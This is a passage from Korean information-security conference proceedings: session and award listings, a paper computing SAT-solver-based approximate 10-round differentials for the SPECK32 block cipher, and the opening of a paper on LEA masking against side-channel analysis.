	22	**Digital Signature with Public Parameter from Quantum Symmetric Keys** 우민기, 강민성, 김상인, 한상욱, 문성욱 I 아주대학교, KIST
	23	**스마트폰 내부 센서를 이용한 차량 환경에서의 묵시적 인증** 김계희, 송주석 I 연세대학교

세션	번호	발표 논문
포스터 세션II	24	**Opt-In, Opt-Out 방식의 병행 사용을 통한 개인정보 수집 및 처리 방안 개선** 김인성, 이종명, 민경윤, 서정택 | 순천향대학교
	25	**IoT 기기를 악용한 DDoS 공격 분석 및 대응 방안 제시** 조정석, 고주성, 이은주, 곽진 | 아주대학교
	26	**차세대 사이버 정보 수집 역량 개념탐색** 한규석, 윤지원 | 고려대학교
	27	**형태 보존 암호 알고리즘 구현에 관한 연구** 장호철, 김기현, 하재철 | 호서대학교, NNSP
	28	**WEKA를 이용한 데이터마이닝 분류분석 자동화 도구 개발** 박승수, 이만희 | 한남대학교
	29	**블록체인 기반의 재암호화키 공유를 이용한 원격 헬스케어 모니터링 시스템** 노시완, 김현우, 이경현 | 부경대학교
	30	**FAIR와 OWASP 리스크 측정 방법론을 통한 군 리스크 측정 모델** 김경민, 박무성, 이경호 | 고려대학교, 국방과학연구소
	31	**클라우드 컴퓨팅 환경에서의 증거수사 및 증거확보를 위한 법률안 연구** 김현태, 장성욱, 서정택 | 순천향대학교
	32	**취약점 신고포상제(Bug Bounty)와 국내정보보호법과의 관계 연구** 김경곤, 이종형, 권헌영, 김휘강 | 고려대학교
	33	**H.264 선택적 암호화의 임계값에 대한 실험적 분석** 김영은, 홍지형, 김윤정 | 서울여자대학교
	34	**원격운전 신재생 발전설비 보안취약점 개선 : 발전용 연료전지 시스템을 중점으로** 양승화, 김휘강 | 고려대학교
	35	**사물인터넷 기기의 경량암호 적용을 위한 성능 평가** 차승주, 천은지, 최은정 | 서울여자대학교
	36	**스마트시티 환경에서의 지능형 영상정보처리기기 운용에 대한 법적 해석 및 개정(안) 제시** 임홍택, 김동현, 이가영, 서정택 | 순천향대학교
	37	**악의적인 이용자를 방지하기 위한 위치정보법의 개정(안) 제안** 황정욱, 이유정, 탁현주, 서정택 | 순천향대학교
	38	**무선 공유기 펌웨어 업데이트 취약점 공격 시나리오** 이재헌, 고용호, 김창훈, 송유정, 유일선 | 순천향대학교
	39	**랜섬웨어 최신 동향 분석** 김지원, 최효경, 최은정 | 서울여자대학교
	40	**웹 스토리지 보안 취약점 및 대응 방안 연구** 정은선, 정태영, 박준용, 김명수, 임강빈 | 순천향대학교
	41	**비트코인 익명성 강화에 관한 연구** 김승민, 이지혜, 김윤정 | 서울여자대학교
	42	**증강현실 환경의 보안고려사항에 대한 연구** 김혁순, 하진성, 이영숙 | 호원대학교
	43	**블록체인 국제 표준화 분석 및 시사점** 김미연, 박근덕, 염홍열 | 순천향대학교
	44	**안전한 스마트 홈 환경을 위한 KSI 기반 인증관리 및 통신에 관한 연구** 라경진, 이임영 | 순천향대학교
	45	**IoT 환경을 위한 Lattice 기반의 경량화된 3PAKE 기법** 이대휘, 이임영 | 순천향대학교
	46	**ENF를이용한 디지털 포렌식 기법** 박세진, 윤지원 | 고려대학교
	47	**HIGHT 암호의 최적화된 차분 경로 자동 탐색 알고리즘** 김서진, 이호창, 강형철, 홍득조, 성재철, 홍석희 | 고려대학교, 전북대학교, 서울시립대학교
	48	**SMOTE를 활용한 신용 데이터 불균형에 대한 대출 심사 성능 실험** 박소희, 최대선 | 공주대학교
	49	**원거리에서의 사물인터넷(IoT) 보안** 김승민, 김선영 | 서울여자대학교

우수논문상

순번	시상내역	제출자 소속	논문 저자	논문 제목
1	행자부장관상	고려대학교, 전북대학교, 서울시립대학교	이호창, 김서진, 강형철, 홍득조, 성재철, 홍석희	SAT solver를 이용한 SPECK32의 디퍼렌셜 근사값 계산
2	한국인터넷진흥원 원장상	서울여자대학교	김영은, 홍지형, 김윤정	H.264 선택적 암호화의 임계값에 대한 실험적 분석
3	한국인터넷진흥원 원장상	아주대학교	이은지, 곽진	클라우드 환경에서의 인가된 신원인증 기반 향상된 데이터 접근제어 스킴
4	한국전자통신연구원 원장상	순천향대학교	오인수, 이경률, 이선영, 임강빈	CNG 암호 라이브러리의 비대칭키 관련 함수에서의 키 저장 메커니즘 분석
5	한국전자통신연구원 원장상	상명대학교	이성범, 이부형, 명세인, 이종혁	블록체인 동작 과정에 따른 보안 분석
6	국가보안기술연구소 소장상	고려대학교	최수리, 이동훈	다양한 기능을 제공하는 책임 기관 ID 기반 암호(A-IBE) 연구
7	국가보안기술연구소 소장상	한국과학기술연구원	강민성, 조영욱, 김용수, 한상욱, 문성욱	Security analysis and experiment of universal quantum encryption for quantum signature
8	학회 최우수 논문상	고려대학교	윤종성, 이상진	NTFS 파일시스템 시간정보 분석을 통한 폴더 사용패턴 분석 및 시각화 방법
9	우수 논문상	성균관대학교	이수민, 김형식	그래피컬 패스워드에 적합한 새로운 퍼지 해쉬 알고리즘
10	우수 논문상	고려대학교	이경민, 김경곤, 이상진	메모리 기반의 파일리스 악성코드 분석 및 탐지방안
11	우수 논문상	호서대학교	박은수, 오수현, 하재철	부채널 분석에 대응하기 위한 LEA 마스킹 알고리듬
12	우수 논문상	한국전자통신연구원, 부경대학교	박종섭, 최병철, 이경현	동적 바이너리 분석을 이용한 자동 취약점 탐지 및 검증
13	우수 논문상	국민대학교	김원태, 염용진, 강주성	MultiMCW 엔트로피 추정법의 고속 구현
14	우수 논문상	고려대학교, 한국과학기술연구원, 충북대학교	최지웅, 강민성, 윤춘석, 허진오, 한상욱, 문성욱, 양형진	Quantum Challenge Response using Arbitrary Unitary Operators
15	우수 논문상	상명대학교	송영준, 전상기, 임연주, 이종혁	Shadow Brokers에 의해 유출된 NSA 윈도우 해킹 툴 분석
16	우수 논문상	순천향대학교	Vishal Sharma, 김지윤, 권순현, 유일선, 이경률, 임강빈	A framework for mitigating zero-day attacks in IoT
17	우수 논문상	대한민국 공군 정보체계관리단	조영호	지능적 on-off 웹 변조 공격과 대응 알고리즘
18	학부 논문상	순천향대학교	이재경, 김예준, 이유정, 서정택	신규 랜섬웨어 공격 가능 시나리오 개발 및 대응방안 연구
19	학부 논문상	순천향대학교	김예준, 장성욱, 이민희, 장지나, 염흥열	불법 온라인 게임 프로그램에 대한 악의적인 행위 분석
20	학부 논문상	공주대학교	박소희, 최대선	SMOTE를 활용한 신용 데이터 불균형에 대한 대출 심사 성능 실험
21	학부 논문상	서울여자대학교	김승민, 이지혜, 김윤정	비트코인 익명성 강화에 관한 연구
22	여성과학자 논문상	서울여자대학교	전시영, 윤새정, 송혜원, 전현선, 맹소윤, 조은비, 한송희, 최은정	디지털 증거 수집을 위한 윈도우 포렌식 도구 설계 및 개발
23	여성과학자 논문상	세종대학교 공주대학교	전우진, 홍도원, 박기웅	Bubble-Doc: 가상화 스토리지를 활용한 문서 위/변조 보안 프레임워크
24	여성과학자 논문상	고려대학교, 서울사이버대학교	권태연, 노건태, 정익래	효율적인 Quadratic Projection 기반 홍채 인식: Dual QML을 적용한 홍채 인식 방법

A-1 암호이론 1

이 선 영 (순천향대)

- SAT solver를 이용한 SPECK32의 디퍼렌셜의 근사값 계산
  이호창, 김서진, 강형철, 홍득조, 성재철, 홍석희
- 부채널 분석에 대응하기 위한 LEA 마스킹 알고리듬
  박은수, 오수현, 하재철
- MultiMCW 엔트로피 추정법의 고속 구현
  김원태, 염용진, 강주성
- Security analysis and experiment of universal quantum encryption for quantum signature
  강민성, 조영욱, 김용수, 한상욱, 문성욱

SAT solver를 이용한 SPECK32의 디퍼렌셜 근사값 계산

이호창*, 김서진*, 강형철*, 홍득조**, 성재철***, 홍석희*

*고려대학교 정보보호학과, **전북대학교 IT정보공학과, ***서울시립대 수학과

Calculation Differentials's approximate value of SPECK32 using SAT solver

HoChang Lee*, Seojin Kim*, HyungChul Kang*, Deukjo Hong**,

Jaechul Sung***, Seokhie Hong*

*Graduate School of Information Security, Korea University.

**Department of Information Technology, Chonbuk National University.

***Department of Mathematics, University of Seoul.

요 약

차분 공격은 블록 암호 알고리즘을 분석하는 방법 중 가장 중요한 방법이다. 차분 공격은 높은 확률과 많은 라운드를 포함하는 차분 특성을 이용하여 공격한다. 차분 특성을 디퍼렌셜로 계산할 경우 해당 차분 특성의 확률을 높일 수 있다. 또한 기존의 확률이 낮아 사용하지 못했던 긴 라운드의 차분 특성을 디퍼렌셜로 계산하여 사용이 가능하다. 본 논문에서는 SAT solver를 이용하여 ARX 기반 암호 알고리즘의 차분 특성의 디퍼렌셜을 근사적으로 계산하는 방법에 대해서 설명한다. SAT solver를 이용하여 근사적으로 계산한 SPECK32의 $2^{-30.3943}$의 확률을 가지는 10-라운드 디퍼렌셜을 설명한다. 해당 디퍼렌셜은 지금까지 발견된 특성 중 가장 길고 가장 높은 확률을 가진다.

I. 서론

E. Biham과 A. Shamir가 제안한 차분 공격(Differential Cryptanalysis)[1]은 블록 암호 알고리즘을 분석하는 방법 중 가장 중요한 방법이다. 차분 공격은 비선형 구조에 대한 입력 차분 값에 대응하는 출력 차분 값이 랜덤하지 않은 성질을 이용하는 공격 방법이다. 차분 공격을 위해서는 차분 특성(Differential Characteristic)을 구성해야 하고 차분 특성에 의존해서 차분 공격이 진행된다. 많은 라운드의 차분 공격을 위해서는 높은 확률의 긴 차분 특성이 필요하다. 하지만 차분 특성에는 한계가 있기 때문에 확률을 높이기 위해서 입·출력 차분 값이 같은 차분 특성으로 디퍼렌셜(Differentials)의 확률을 계산할 필요가 있다. 하지만 디퍼렌셜의 확률을 계산하는 것은 어렵기 때문에 같은 입·출력 차분 값을 가지는 차분 특성의 확률의 합으로 디퍼렌셜의 확률을 근사적으로 계산한다.

ARX 구조 암호는 법 덧셈, 비트 순환이동, XOR 연산으로만 이루어진 대칭키 블록 암호 알고리즘이다. SPECK[2], LEA[3], SPARX[4]등이 ARX 구조 암호 암호알고리즘으로 존재한다. ARX 구조 암호의 안전성을 분석하는 한 가지 방법으로 디퍼렌셜을 이용한 차분 분석을 생각 할 수 있으며, 디퍼렌셜을 찾는 것이 중요하다.

SAT solver는 이항식에 대해 만족 문제(Boolean Satisfiability Problem)를 푸는 솔버(Solver)이다. CNF(Conjunctive Normal Form) 형태로 제약식을 입력받아 해당 제약식을 만족하는 해를 구해준다. SAT solver를 이용해서 S-box의 구현 최적화[5], 디퍼렌셜 근사값 확률 계산[6], 부채널 공격[7]등 많은 연구가 진행 중이다.

본 논문에서는 SAT solver를 이용해서 근사적으로 계산한 SPECK32의 $2^{-30.39}$의 확률을 가지는 10-라운드 디퍼렌셜을 소개하고 탐색 방법을 설명한다. 새로운 디퍼렌셜은 기존 특성들과 비교해 가장 길고 가장 높은 확률을 가지는 디퍼렌셜이며 Table 1.과 같다. 2장에서는 사전 지식에 대해서 설명한다. 3장에서는 SAT solver를 이용한 디퍼렌셜 근사값 계산 방법에 대해서 설명한다. 4장에서는 SPECK32의 근사적인 10-라운드 디퍼렌셜에 대해서 소개하고 5장에서 결론을 맺는다.

Table 1. SPECK32's Differential Characteristic(D) and Differentials(Ds)

Rounds	Probability	D/Ds	Input/Output Differentials	Reference
9	2^{-31}	D	0A60 4205 / 81A8 D30B	[11]
9	2^{-30}	D	8054 A900 / 0040 0542	[10]
10	$2^{-31.0038}$	Ds	2040 0040 / 0800 A840	[6]
10	$2^{-30.3943}$	Ds	2800 0010 / 0004 0014	[this paper]

II. 사전 지식

본 장에서는 표기법과 관련 정리들을 설명한다.

2.1. 표기법

$\oplus$: 배타적 논리합(eXclusive OR, XOR)

$\neg$: 보수(complement)

$\boxplus$: 법 덧셈(modular addition)

$\alpha[i]$: α의 오른쪽에서 i번째 비트

$\gg a(\ll a)$: 오른쪽(왼쪽)으로 a번 비트 이동

$\ggg a(\lll a)$: 오른쪽(왼쪽)으로 a번 비트 순환이동

$L_i^j(R_i^j)$: SPECK2m의 i번째 왼쪽(오른쪽) 워드의 최하위 j번째 비트

$\Delta L(R)$: SPECK2m의 왼쪽(오른쪽) 워드의 차분 값

$a\%m$: $a \pmod m$

$xdp^+(\alpha,\beta\rightarrow\gamma)$: 입력 차분 α,β와 출력 차분 γ의 법 덧셈의 차분 확률

2.2. 배경지식 및 정리

법 덧셈에서 차분의 확률을 계산하기 위해서 다음 Lipmaa와 Moriai[8]가 제안한 두 가지 정리를 이용하였고, 그 정리는 다음과 같다.

정리 1. 차분의 존재성 [8]

차분 $xdp^+(\alpha,\beta\rightarrow\gamma)$가 0이 아닌 확률을 가질 필요 충분 조건은 아래와 같다.

$$eq(\alpha \ll 1,\beta \ll 1,\gamma \ll 1) \wedge (\alpha \oplus \beta \oplus \gamma \oplus (\beta \ll 1)) = 0$$

이때 $eq(x,y,z) = (\neg x \oplus y) \wedge (\neg x \oplus z)$이다.

정리 2. 차분의 확률 계산 [8]

차분 $xdp^+(\alpha,\beta\rightarrow\gamma)$가 0이 아닌 확률을 가질 경우, 그 확률은 $2^{-\sum_{i=0}^{n-2} all(\alpha[i],\beta[i],\gamma[i])}$이다. 이 때

$$all(\alpha[i],\beta[i],\gamma[i]) = \begin{cases} 1 & (\alpha[i]=\beta[i]=\gamma[i]) \\ 0 & eles \end{cases}$$ 이다.

III. SAT solver를 이용한 디퍼렌셜 계산

디퍼렌셜은 블록 암호 알고리즘의 특정 입·출력 차분 값이 모든 평문에 해당 차분 특성을 만족하는 확률이다. 하지만 디퍼렌셜을 계산하기는 힘들기 때문에 특정 입·출력 차분 값을 가지는 차분 특성의 확률의 합을 이용해 디퍼렌셜의 근사값을 계산한다. 본 장에서는 SAT solver를 이용해 특정 입·출력 차분 값을 가지는 차분 특성을 구해 디퍼렌셜의 근사값을 계산하는 방법을 설명한다. 특정 차분 특성을 구하는 과정은 다음과 같이 진행된다.

1. 대상이 되는 ARX 기반 암호 알고리즘의 차분 성질을 CNF로 모델링한다.
2. 디퍼렌셜을 구하고 싶은 차분 특성의 입·출력 차분 값으로 설정한 뒤, SAT solver를 이용해 만족하는 해를 구한다.
3. 구한 해의 확률을 더하여 디퍼렌셜의 근사값을 구한다.

[6]에서 SMT solver를 이용해서 SPECK과 LEA의 디퍼렌셜에 관한 연구를 진행하였다. [6]에서는 SMT solver인 STP solver를 이용하여 제약식들을 만들고 디퍼렌셜의 근사값을 구하였다. 이러한 방식은 얻어진 해에 대해서는 해의 개수는 쉽게 확인이 가능하지만 해에 대해서 분석하기 힘들다. 본 장에서는 STP solver를 이용하지 않고 제약식을 구성하는 방법에 대해서 설명한다. ARX 기반 암호 알고리즘을 CNF로 구성하기 위해서는 ARX를 이루는 연산인 법 덧셈, 비트 순환이동, XOR 연산을 표현하면 된다. sage의 convert_cnf_table 함수를 이용해 구한 표현 방법은 다음과 같다.

법 덧셈: $xdp^+(\alpha,\beta\rightarrow\gamma)$에 대해서 Lipmaa와 Moriai의 정리 1을 통해서 법 덧셈의 성질을 표현 할 수 있다. i번째 비트인 $(\alpha[i],\beta[i],\gamma[i])$와 $i+1$번째 비트인 $(\alpha[i+1],\beta[i+1],\gamma[i+1])$의 관계를 표현하면 다음과 같이 8개의 절(Clause)로 표현된다.

$$(\alpha[i] \vee \beta[i] \vee \gamma[i] \vee \alpha[i+1] \vee \beta[i+1] \vee \neg\gamma[i+1]) \wedge$$

$$(\alpha[i] \vee \beta[i] \vee \gamma[i] \vee \alpha[i+1] \vee \neg\beta[i+1] \vee \gamma[i+1]) \wedge$$




Fig. 1. ith Round of SPECK

$$(\alpha[i]\vee\beta[i]\vee\gamma[i]\vee\neg\alpha[i+1]\vee\beta[i+1]\vee\gamma[i+1])\wedge$$
$$(\neg\alpha[i]\vee\neg\beta[i]\vee\neg\gamma[i]\vee\alpha[i+1]\vee\beta[i+1]\vee\gamma[i+1])\wedge$$
$$(\alpha[i]\vee\beta[i]\vee\gamma[i]\vee\neg\alpha[i+1]\vee\neg\beta[i+1]\vee\neg\gamma[i+1])\wedge$$
$$(\neg\alpha[i]\vee\neg\beta[i]\vee\neg\gamma[i]\vee\neg\alpha[i+1]\vee\neg\beta[i+1]\vee\gamma[i+1])\wedge$$
$$(\neg\alpha[i]\vee\neg\beta[i]\vee\neg\gamma[i]\vee\neg\alpha[i+1]\vee\beta[i+1]\vee\neg\gamma[i+1])\wedge$$
$$(\neg\alpha[i]\vee\neg\beta[i]\vee\neg\gamma[i]\vee\alpha[i+1]\vee\neg\beta[i+1]\vee\neg\gamma[i+1])$$

비트 순환이동: 법 덧셈에서 사용되는 비트 인덱스를 수정해서 사용한다.

XOR: 세 비트의 XOR 상태인 $a\oplus b\oplus c=0$을 표현하기 위해서 다음과 같은 4개의 절로 구성한다.

$$(a\vee b\vee\neg c)\wedge(a\vee\neg b\vee c)\wedge$$
$$(\neg a\vee b\vee c)\wedge(\neg a\vee\neg b\vee\neg c)$$

위 방법을 이용해 XOR을 CNF로 모델링이 가능하다. 법 덧셈은 위 조건과 최하위 비트를 모두 XOR 할 경우 0이라는 조건으로 CNF로 모델링이 가능하다. 따라서 ARX 기반 암호 알고리즘을 위 방법으로 모델링을 한 후 입·출력 차분의 조건까지 표현하여 SAT solver를 이용하여 조건에 만족한 차분 특성 탐색이 가능하다. 또한 SAT solver를 이용해 구한 해를 이용해 디퍼렌셜의 근사값 계산이 가능하다.

IV. SPECK32에 대한 적용

본 장에서는 3장의 방법을 이용해 ARX 기반 암호 알고리즘인 SPECK family에 적용한 방법과 10-라운드 디퍼렌셜의 근사값을 설명한다.

Table 2. rr,lr and Round Number of SEPCK family

type	key size	rr	lr	number of rounds
SPECK32	64	7	2	22
SPECK48	72	8	3	22
	96			23
SPECK64	96			26
	128			27
SPECK96	96			28
	144			29
SPECK128	128			32
	192			33
	256			34

4.1. SPECK family

SPECK[2]은 NSA가 2013년에 공개한 10가지 종류를 가진 ARX 기반 암호 알고리즘이다. SPECK의 i번째 라운드 함수의 구조는 Fig. 1.과 같다.

rr과 lr값 각각 왼쪽 워드와 오른쪽 워드의 비트 순환이동을 의미하며 SPECK family에 대한 라운드는 Table 2.와 같다.

4.2. SPECK32의 디퍼렌셜

SPECK2m $(m\in\{16,24,32,48,64\})$의 i-라운드를 SAT solver의 입력방식으로 표현하면 아래와 같다. $(j\in[0,m-1])$

$$(L_{i+1}^j\vee R_i^j\vee\neg R_{i+1}^j)\wedge$$
$$(L_{i+1}^j\vee\neg R_i^j\vee R_{i+1}^j)\wedge$$
$$(\neg L_{i+1}^j\vee R_i^j\vee R_{i+1}^j)\wedge$$
$$(\neg L_{i+1}^j\vee\neg R_i^j\vee\neg R_{i+1}^j)\wedge$$
$$(L_i^{rr\%m}\vee R_i^0\vee\neg L_{i+1}^0)\wedge$$
$$(L_i^{rr\%m}\vee\neg R_i^0\vee L_{i+1}^0)\wedge$$
$$(\neg L_i^{rr\%m}\vee R_i^0\vee L_{i+1}^0)\wedge$$
$$(\neg L_i^{rr\%m}\vee\neg R_i^0\vee\neg L_{i+1}^0)\wedge$$
$$(L_i^{(j+rr)\%m}\vee R_i^j\vee L_{i+1}^j\vee L_i^{(j+1+rr)\%m}\vee R_i^{j+1}\vee\neg L_{i+1}^{j+1})\wedge$$
$$(L_i^{(j+rr)\%m}\vee R_i^j\vee L_{i+1}^j\vee L_i^{(j+1+rr)\%m}\vee\neg R_i^{j+1}\vee L_{i+1}^{j+1})\wedge$$
$$(L_i^{(j+rr)\%m}\vee R_i^j\vee L_{i+1}^j\vee\neg L_i^{(j+1+rr)\%m}\vee R_i^{j+1}\vee L_{i+1}^{j+1})\wedge$$
$$(L_i^{(j+rr)\%m}\vee R_i^j\vee L_{i+1}^j\vee\neg L_i^{(j+1+rr)\%m}\vee\neg R_i^{j+1}\vee\neg L_{i+1}^{j+1})\wedge$$
$$(\neg L_i^{(j+rr)\%m}\vee\neg R_i^j\vee\neg L_{i+1}^j\vee L_i^{(j+1+rr)\%m}\vee R_i^{j+1}\vee L_{i+1}^{j+1})\wedge$$
$$(\neg L_i^{(j+rr)\%m}\vee\neg R_i^j\vee\neg L_{i+1}^j\vee\neg L_i^{(j+1+rr)\%m}\vee\neg R_i^{j+1}\vee L_{i+1}^{j+1})\wedge$$

Table 3. SEPCK32's 10-round Differential Characteristic with (2800,0010)→(0004,0014)

round	ΔL	ΔR	$poss$	$\sum poss$
0	2800	0010	–	2^{0}
1	0040	0000	2^{-2}	2^{-1}
2	8000	8000	2^{0}	2^{-1}
3	8100	8102	2^{-1}	2^{-3}
4	8604	820E	2^{-5}	2^{-8}
5	8B3E	8304	2^{-6}	2^{-14}
6	1012	1C00	2^{-10}	2^{-24}
7	3020	4020	2^{-5}	2^{-29}
8	0080	0001	2^{-4}	2^{-33}
9	0000	0004	2^{-1}	2^{-34}
10	0004	0014	2^{-1}	2^{-35}

$$(\neg L_i^{(j+rr)\%m} \vee \neg R_i^j \vee \neg L_{i+1}^j \vee \neg L_i^{(j+1+rr)\%m} \vee R_i^{j+1} \vee \neg L_{i+1}^{j+1}) \wedge$$

$$(\neg L_i^{(j+rr)\%m} \vee \neg R_i^j \vee \neg L_{i+1}^j \vee L_i^{(j+1+rr)\%m} \vee \neg R_i^{j+1} \vee \neg L_{i+1}^{j+1}) \wedge$$

처음 4개의 절은 워드의 XOR에 대한 제약식이고, 다음 4개는 법 덧셈의 최하위 비트의 제약식이다. 그리고 마지막 8개의 절은 법 덧셈에 대한 제약식이다. 따라서 SPECK2m은 한 라운드가 $8(m-1)+4+4m(=12m-4)$개의 절로 이루어진다. 입·출력 차분의 제한까지 포함하여 n-라운드 SPECK2m은 $n(12m-4)+4m$개의 절로 이루어진다.

[9]에서 제안하는 비트단위 차분 특성 탐색 알고리즘을 이용하여 SPECK32의 2^{-34}의 확률을 가지는 10-라운드 차분 특성 1개와 2^{-35}의 확률을 가지는 10-라운드 차분 특성 33개를 찾아냈다. 2^{-35}의 확률을 가지는 10-라운드 차분 특성 중 (2800,0010)$\xrightarrow{10}$(0004,0014)의 차분 특성의 변화는 Table 3.과 같다.

34개의 차분 특성 모두 랜덤 치환에 대한 구별자(Distinguisher)로서 의미는 없다. 하지만 SAT solver를 이용하여 디퍼렌셜의 근사값을 구하여 구별자로 의미를 찾을 수 있다. 2^{-35}의 확률을 가지는 10-라운드 차분 특성 중 (2800,0010)$\xrightarrow{10}$(0004,0014)에 대해서 디퍼렌셜의 근사값으로 구성하였을 경우 구별자로서 의미를 찾을 수 있었다. SAT solver를 이용해서 찾은 (2800,0010)$\xrightarrow{10}$(0004,0014)의 해는 Table 4.와 같다.

2^{-35}의 확률을 가지는 10-라운드 차분 특성 중 (2800,0010)$\xrightarrow{10}$(0004,0014)을 CryptoMiniSAT을 이용해 디퍼렌셜의 근사값을 계산할 경우 Table 4.와 같이 $2^{-30.3943}$로 랜덤 치환에 대한 구별자로서 의미를 갖는다. 또한 이를 이용해 키 복구 공격까지 가능하게 된다. 또한 실제로 해당 차분 특성을 5000개의 랜덤한 키에 대해서 2^{32}개의 평문으로 디퍼렌셜을 만족하는 개수를 실험해 본 결과 평균 4개의 평문이 해당 디퍼렌셜을 만족하였다. 차분 특성의 확률은 2^{-36}으로 만족하는 평문의 개수는 0개로 기대할 수 있지만 디퍼렌셜의 확률이 $2^{-30.3943}$이므로 디퍼렌셜을 만족하는 평문이 평균 4개가 나온다는 것을 알 수 있다. 나머지 차분 특성의 확률이 대략 2배에서 많게는 16배까지 증가하였다.

Table 4. SEPCK32's 10-round Differentials with (2800,0010)→(0004,0014)

$poss$	# of solutions	$\sum poss$
2^{-35}	1	2^{-35}
2^{-36}	1	2^{-36}
2^{-37}	4	2^{-35}
2^{-38}	23	$2^{-33.4764}$
2^{-39}	45	$2^{-33.5081}$
2^{-40}	115	$2^{-33.1545}$
2^{-41}	188	$2^{-33.4454}$
2^{-42}	268	$2^{-33.9339}$
2^{-43}	465	$2^{-34.1389}$
2^{-44}	624	$2^{-34.7146}$
2^{-45}	909	$2^{-35.1719}$
2^{-46}	1,383	$2^{-35.5664}$
2^{-47}	2,113	$2^{-35.9549}$
2^{-48}	3,371	$2^{-36.2810}$
2^{-49}	5,639	$2^{-36.5388}$
2^{-50}	10,106	$2^{-36.6971}$
2^{-51}	19,172	$2^{-36.7733}$
2^{-52}	37,210	$2^{-36.8166}$
2^{-53}	71,562	$2^{-36.8731}$
2^{-54}	136,937	$2^{-36.9368}$
2^{-55}	258,883	$2^{-37.0181}$
$\sum\sum poss$		$2^{-30.3943}$

V. 결론

본 논문에서는 [6]에서 제안하는 방법과 달리 제약식을 구성하여 SAT solver를 이용한 ARX 기반 암호 알고리즘의 디퍼렌셜의 근사값을 계산 방법에 대해서 설명하였다. 그 결과를 이용해서 근사적으로 SPECK32의 $2^{-30.3943}$의 확률을 가지는 10-라운드 디퍼렌셜을 설명하였다. 해당 특성은 지금까지 발견된 SPECK32의 특성 중 가장 길고 가장 높은 확률을 가지는 특성이다. 해당 디퍼렌셜을 이용해 더 긴 라운드의 공격이 가능하다. 본 논문에서 설명하는 방법을 이용하여 낮은 확률로 인해 사용되지 못하는 차분 특성을 디퍼렌셜로 계산하여 차분 분석등 구별자로써 사용이 가능하다. 또한 기존의 차분 특성에 대해서도 디퍼렌셜의 근사적 확률을 계산해서 더 좋은 확률을 갖는 디퍼렌셜로 사용이 가능하다.

[참고문헌]

[1] Biham, Eli, and Adi Shamir. "Differential cryptanalysis of DES-like cryptosystems," *Journal of CRYPTOLOGY* vol. 4, no. 1, pp. 3-72, Jan. 1991.

[2] Beaulieu, Ray, et al. "The SIMON and SPECK lightweight block ciphers." Design Automation Conference (DAC), 2015 52nd ACM/EDAC/IEEE. IEEE, 2015.

[3] Hong, Deukjo, et al. "LEA: A 128-bit block cipher for fast encryption on common processors." International Workshop on Information Security Applications. Springer International Publishing, 2013.

[4] Dinu, Daniel, et al. Design Strategies for ARX with Provable Bounds: Sparx and LAX (Full Version). Cryptology ePrint Archive, to appear 2016. http://eprint. iacr. org.

[5] Stoffelen, Ko. "Optimizing s-box implementations for several criteria using sat solvers." International Conference on Fast Software Encryption. Springer Berlin Heidelberg, 2016.

[6] Song, Ling, Zhangjie Huang, and Qianqian Yang. "Automatic differential analysis of arx block ciphers with application to speck and lea." Australasian Conference on Information Security and Privacy. Springer International Publishing, 2016.

[7] Mohamed, Mohamed Saied Emam, et al. "Improved algebraic side-channel attack on AES." Hardware-Oriented Security and Trust (HOST), 2012 IEEE International Symposium on. IEEE, 2012.

[8] Lipmaa, Helger, and Shiho Moriai. "Efficient algorithms for computing differential properties of addition." International Workshop on Fast Software Encryption. Springer Berlin Heidelberg, 2001.

[9] Seojin Kim et al. “Efficient Differential Trail Searching Algorithm for ARX Block Ciphers.” Journal of The Korea Institute of Information Security & Cryptology 26(6), 2016.12, 1421-1430.

[10] Biryukov, Alex, Arnab Roy, and Vesselin Velichkov. "Differential analysis of block ciphers SIMON and SPECK." International Workshop on Fast Software Encryption. Springer Berlin Heidelberg, 2014.

[11] Abed, Farzaneh, et al. "Differential cryptanalysis of round-reduced simon and speck." International Workshop on Fast Software Encryption. Springer Berlin Heidelberg, 2014.

부채널 분석에 대응하기 위한 LEA 마스킹 알고리듬

박 은 수[1], 오 수 현[1], 하 재 철[1†]

[1]호서대학교

Masking Algorithm for Block Cipher LEA Resistant to Side Channel Analysis

Eun-Soo Park, Soo-Hyun Oh, Jae-Cheol Ha[1‡]

[1]Hoseo University

요 약

스마트 카드와 같은 정보보호용 디바이스를 이용하여 데이터를 암호화하는 경우, 암호 알고리듬을 전용 프로세서에 직접 구현하여 사용하기도 한다. 최근 스마트카드와 같은 저성능 정보보호용 디바이스에 사용할 수 있는 저전력 경량화 암호 알고리듬들이 제안되었는데, 국내에서는 LEA(Lightweight Encryption Algorithm) 블록 암호 알고리듬이 제안되었다. 그러나 LEA 알고리듬도 제안 당시에는 부채널 공격에 대한 고려가 이뤄지지 않았기 때문에 물리적인 결함을 이용하는 구현 공격에 의해 비밀 키가 노출될 수 있다. 본 논문에서는 부채널 분석 대응기법으로 사용되는 제안된 마스킹 기법들을 살펴보고 이를 LEA 알고리듬에 적용해 본다. 또한, 새로운 마스킹 기법을 제안하고 기존의 기법들과 비교 분석하여 사전 메모리 량과 소요되는 시간 측면에서 효율성을 분석한다.

I. 서 론

스마트카드와 같은 정보보호용 디바이스를 이용하여 데이터를 암호화하는 경우, 암호 알고리듬을 전용 프로세서에 직접 구현하여 사용하기도 한다. 이 경우 사용자는 암호 알고리듬에 이용되는 비밀 키를 디바이스 내부에 저장하여 암호화를 수행한다. 이때 사용되는 암호 알고리듬들은 이론적으로 안전하다고 판단된 것을 사용하지만 디바이스 내부에 알고리듬들을 구현하는 과정에서 물리적인 결함이 발생할 수 있다. 이런 결함으로 인해 비밀 키가 누출될 수 있고, 발생하는 물리적 결함을 이용하는 공격을 구현 공격(implementation attack)이라고 한다.

여러 가지 구현 공격 중 정보보호용 디바이스에서 측정할 수 있는 소비전력, 방출되는 전자기파 등을 분석하여 공격하는 기법을 부채널 분석(side channel analysis) 공격이라고 한다.

† 교신저자, jcha@hoseo.edu

부채널 분석 공격 중 소비전력을 이용하는 공격을 전력 분석 공격이라고 하는데 이는 크게 단순 전력 분석(Simple Power Analysis, SPA) 공격과 차분 전력 분석(Differential Power Analysis, DPA) 공격 두 가지로 나눈다[1].

